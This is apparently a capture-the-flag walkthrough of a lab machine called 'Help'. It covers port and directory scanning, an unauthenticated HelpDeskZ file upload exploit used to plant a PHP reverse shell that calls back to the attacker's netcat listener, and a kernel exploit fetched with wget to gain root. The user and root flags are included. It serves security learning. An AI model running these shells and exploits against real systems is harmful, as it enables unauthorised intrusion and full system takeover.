



Help :


Enumeration :

First let’s start our nmap scan with « nmap -A -p- 10.10.10.121 »




```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
```

We see port 22, 80 and 3000 open. Let’s enumerate the port 80.



```
---- Scanning URL: http://10.10.10.121/ ----
+ http://10.10.10.121/index.html (CODE:200|SIZE:11321)
==> DIRECTORY: http://10.10.10.121/javascript/
+ http://10.10.10.121/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.10.10.121/support/
```

We see the directory /support, once we browse it it’s a HelpDeskZ where we can login and submit ticket.




If you can't find a solution to your problem,

Exploitation (unintended way) :

After some google research we found an Arbitrary file upload exploit


https://www.exploit-db.com/exploits/40300

When we read how to use it, we see we need to upload a php shell as ticket, start a listener and then grab it with the exploit.




```
Steps to reproduce:

http://localhost/helpdeskz/?v=submit_ticket&action=displayForm

Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha and submit your ticket.

Call this script with the base url of your HelpdeskZ-Installation and the name of the file you uploaded:

exploit.py http://localhost/helpdeskz/ phpshell.php
```

So first we need to know in wich path our php shell will be uploaded so let’s dirb into /support directory.



```
---- Scanning URL: http://10.10.10.121/support/ ----
==> DIRECTORY: http://10.10.10.121/support/controllers/
==> DIRECTORY: http://10.10.10.121/support/css/
+ http://10.10.10.121/support/favicon.ico (CODE:200|SIZE:1150)
==> DIRECTORY: http://10.10.10.121/support/images/
==> DIRECTORY: http://10.10.10.121/support/includes/
+ http://10.10.10.121/support/index.php (CODE:200|SIZE:4453)
==> DIRECTORY: http://10.10.10.121/support/js/
==> DIRECTORY: http://10.10.10.121/support/uploads/
==> DIRECTORY: http://10.10.10.121/support/views/
```

We got a /uploads directory, let’s dirb on it too.




```
---- Scanning URL: http://10.10.10.121/support/uploads/ ----
==> DIRECTORY: http://10.10.10.121/support/uploads/articles/
+ http://10.10.10.121/support/uploads/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.10.121/support/uploads/tickets/
```

We got /tickets directory, its where our shell will be uploaded.

Now take a php reverse shell, i used this one on my Kali box


‘/usr/share/webshells/php/php-reverse-shell.php’

Replace the IP with your and the port you will be listen. And rename it how you want, i rename it volken.php




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.18';   // CHANGE THIS
$port = 7777;        // CHANGE THIS
```

Start a netcat listener



```
root@kali:~# nc -nvlp 7777
listening on [any] 7777 ...
```

Now submit a ticket on the HelpDeskZ website and upload your « volken.php » reverse shell.



Attachments


Browse... volken.php

CAPTCHA Verification

Please enter the text you see in the image into the textbox below (we use this to prevent automated submissions).

F4G9B

Ignore the error « File is not allowed. »




Your ticket details

Enter your ticket details below. If you are r


File is not allowed.

Then execute 40300.py exploit.




```
root@kali:~# python 40300.py http://10.10.10.121/support/uploads/tickets/ volken.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
```

And you got your shell !



```
root@kali:~# nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.121] 47316
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 11:07:26 up 58 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
help     pts/0    10.10.14.19      10:39   10:45   0.10s  0.10s -bash
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
help
```

Take your user.txt flag.




```
help@help:/home/help$ cat user.txt
cat user.txt
bb8a7b36bdce0c61ccebaa173ef946af
help@help:/home/help$ 
```

User Flag : bb8a7b36bdce0c61ccebaa173ef946af

Privilege Escalation :

Running « uname -a » show us the kernel version of the box.




```
help@help:/home/help$ uname -a
uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
help@help:/home/help$ 
```

A little google research and we found a kernel exploit. Download it.


https://www.exploit-db.com/exploits/44298

Compile the kernel exploit.




```
root@kali:~# gcc 44298.c -o rootme
root@kali:~# 
```

Start a python SimpleHTTPServer and wget the kernel exploit on the box into the /tmp directory.




```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```




```
help@help:/tmp/.volken$ wget http://10.10.14.18:8000/rootme
wget http://10.10.14.18:8000/rootme
--2019-01-20 11:15:34--  http://10.10.14.18:8000/rootme
Connecting to 10.10.14.18:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17880 (17K) [application/octet-stream]
Saving to: 'rootme'

rootme              100%[===================>]  17.46K  --.-KB/s    in 0.02s

2019-01-20 11:15:34 (973 KB/s) - 'rootme' saved [17880/17880]
```

Give the execution right to the kernel exploit with chmod +x and execute the kernel exploit. You will be root



```
help@help:/tmp/.volken$ chmod +x rootme
chmod +x rootme
help@help:/tmp/.volken$ ./rootme
./rootme
task_struct = ffff88003669e200
uidptr = ffff880038e8f984
spawning root shell
root@help:/tmp/.volken# whoami
whoami
root
root@help:/tmp/.volken# 
```

Take your root flag.



```
root@help:/root# cat root.txt
cat root.txt
b7fe6082dcdf0c1b1e02ab0d9daddb98
root@help:/root# 
```

Root Flag : b7fe6082dcdf0c1b1e02ab0d9daddb98